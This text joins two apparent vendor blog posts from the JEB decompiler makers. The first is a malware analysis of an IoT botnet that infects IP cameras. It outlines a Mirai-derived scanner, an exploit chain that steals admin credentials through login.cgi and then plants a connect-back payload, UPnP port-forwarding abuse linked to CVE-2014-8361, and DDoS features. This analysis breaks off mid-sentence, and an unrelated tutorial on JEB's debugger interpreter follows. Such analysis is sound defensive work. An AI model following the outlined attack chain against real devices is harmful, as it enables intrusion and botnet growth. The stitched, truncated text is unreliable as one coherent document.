This malicious software comes with MIPS and ARM versions, so we decided to quickly analyze it using our brand new MIPS decompiler. This blog post describes our findings.
Note: JEB MIPS decompiler being in beta mode, the decompiled output presented in this blog post should be considered with caution; we provide it mainly to allow the reader to get an idea of JEB capabilities. As we are constantly refining the decompiler, the produced code will strongly evolve in the next few months.

After opening it in JEB, our disassembler found 526 routines. To give the reader an idea, here is what it looks like at the program entry point:
We can see here the disassembled MIPS code, which can be a hard language to read to say the least. Hopefully JEB is able to decompile it, as shown below (names are our own):
The main() routine is where the malware logic lies, and will be described below.
The interested reader might have noticed the comments in the assembly code. Those comments are the result of what we call the “advanced analysis” step, which can be roughly described as an emulation of the native code (based on JEB custom intermediate representation). This allows to find the actual values manipulated by the code, when those values are the result of previous computations. The advanced analysis will be properly described in a separate blog post.
But before going on with the analysis, one might want to take a look at the strings used by the malware, to get a sense of its abilities:

We can observe some likely C&C server information, and various strings related to the malware network abilities. Interestingly, an Arabic string clearly stands out from the others; it can be translated to “Loading Version 1”.

A final preparation step is to look at the system calls made by the malicious software, as it allows to easily understand some routines behavior. JEB automatically renames such syscalls — rather than just showing the system call number resulting from the advanced analysis phase, and displays them in a separate panel:
The user can then jump to these syscall references, and rename them appropriately, as done in the following example:
Through this process we renamed around 60 routines that are simply wrappers for syscalls.
Our reconnaissance step being done, we can now dig into the malware core logic!
Workflow
We start at the main() routine previously mentioned, and describe here the main steps of this malicious software. As we will see, part of this malware code is borrowed from the infamous Mirai malware, whose source code was made public in September 2016.
Initialization
At startup the malware does a few initialization steps, most of them being directly copy-pasted from Mirai. There is one original action though, which can be seen in the following image:

The files /tmp/ftpupdate.sh and /tmp/ftpupload.sh are first removed, then linked to /dev/null. These two files are used by various exploits against these IP cameras, and hence the malware makes sure a newly infected device can not be infected again.
C&C Commands
The malware then enters in a loop to fetch 1-byte commands from the C&C server (whose domain name is hardcoded). We counted 8 different commands, some of them having subcommands. We will now describe the most interesting ones.
Infection


As previously explained, this malware propagates by infecting vulnerable IP cameras connected to the Internet. To do so, it first scans the Internet for these devices, by re-using the TCP SYN scanner of the Mirai malware. To illustrate that, here is the scanner initialization loop, as seen in the released Mirai source code and in the decompiled code of our malware:
Scanner code, as seen in Mirai source code…
… versus the new malware code decompiled by JEB
The only major difference is that the TCP destination port is fixed to 81 in our malicious software, rather than alternate between port 23 and 2323 in Mirai. It is worth noting than even the loop counter has the same value (SCANNER_RAW_PPS is set to 160 in Mirai source code).
If the malware finds a device with an opened port 81, it then launches the actual exploit, which is built from a combination of publicly known vulnerabilities in the IP camera web server:

Extract the device administrator’s credentials by sending an HTTP request for the file login.cgi and then parsing the answer for the administrator login and password (documented here).
Send two specially crafted HTTP requests to first plant a connect-back payload on the device, and then execute it (documented here). The sending of this first request is shown below, as seen in JEB:
Once the connection has been established with the miscreants’ server thanks to the connect-back payload, the newly infected device is asked to download and run the malicious software, as described in the 360.cn blog post.
Attack Routers

Another action possibly ordered by the C&C server is to scan for UPnP enabled devices, in order to add a port forwarding entry to them. Such UPnP devices typically include home routers.
To do so, the malicious software starts to repeatedly send UPnP discovery messages to random IP addresses:

Once a UPnP enabled device has been found, a SOAP request is forged to add a new port forwarding entry in its configuration:
As mentioned in another 360.cn blog post, this code may be used to exploit the CVE-2014-8361 vulnerability, which allows to execute system commands with root privileges through the <NewInternalClient> SOAP tag. Also, notice the <NewPortMappingDescription> tag set to Skype to attempt hiding the request.
UDP DDoS
As documented in the 360.cn blog, the malicious software can launch a denial of service attack over UDP. The packets are built from the SSDP discovery message, which may also serve as a preparation step for a SSDP reflection attack, though it appears the code for that is not present in the binary.
Interestingly, there is another denial of service attack implemented, using a 25-byte payload shown below:
This blog is a follow-up to the original debuggers tutorial published here. It focuses on the debuggers’ command interpreters, and how to use the new advanced features introduced in JEB 2.2.10 to make the most out of your live debugging sessions.
Context

When debugging with JEB, you have the standard basic visual options to set/unset breakpoints, step and 3 tabs that gives some hints on the device being debugged

So let’s see today a feature that has been newly refreshed: the interpreter. It is available in the Console window

The first command to learn is help: it lists all the available commands. The Console part, as well as the Logger part, is common to all debuggers. So the first step is to select the debugger to work with.
Type list to see available debuggers
In this case, we have 2 active debuggers: VM (for java code) and Process (for native code). Let’s connect to the VM debugger (it is always available when you debug an android project). Type use 1. The prompt changes to indicate the current debugger. Use exit to go back to root level.
There are 2 types of commands in the VM interpreter: thread related commands and object interaction commands.
VM Commands

Here is a summary of the thread management commands. It consists of a set of debugger basic features that are available in the UI: resume, step, manage breakpoints.
By pressing enter without any command, you can repeat the same action, which is pretty handy for step actions.
But that’s not all, the interpreter has some more powerful commands to manage objects/classes and interact with them. Let’s take a look at these commands
To get more help on a command, type “help $command$”, there will be a full description of it.
Class Commands
Now, here is the interesting step: you can retrieve fields/methods from a cid. A cid (stands for classId) represents a way to access the class. It can be:
the signature of this class (Ljava/lang/String;),
the inner class id prefixed with ‘c’ character
VM> methods Ljava/lang/String;
But it can also be inferred from an object:
most common this object
the object id prefixed with ‘@’ character
any object that can be referenced from these ones.

VM> methods this.mActionBar
JEB interpreter supports auto completion using TAB key.
By default, the interpreter only retrieves fields and methods from the current class (not all from superclasses and interfaces). There are 2 options for this:
-r will recursively process the parent superclasses
-i will display interfaces of the class (it can also be combined with -r to retrieve all interfaces of the superclasses)
It is also possible to select the Thread and the frame you want to work with (is case you use the this object):
-t threadId to select the thread. Remember that you can see all threads with command threads.
-f frameIndex to select the frame. By default, the top frame is used.
Object Commands
The read command provides the same features as the VM/Local tree using the command line.
All commands implement the -b option that prints out a brief output in one or two lines.
The set command allow set native types, string and arrays (object creation is not supported for now)
VM> set this.vArrayInt [I{1, 2, 3}
VM> set this.mystring "new content"
Finally, the call command allow invoking any method on objects or classes. Arguments must be separated by commas.
Conclusion
Visit the JEB public Google groups if you have additional questions on how to use the debuggers’ interpreters. Thank you for your support.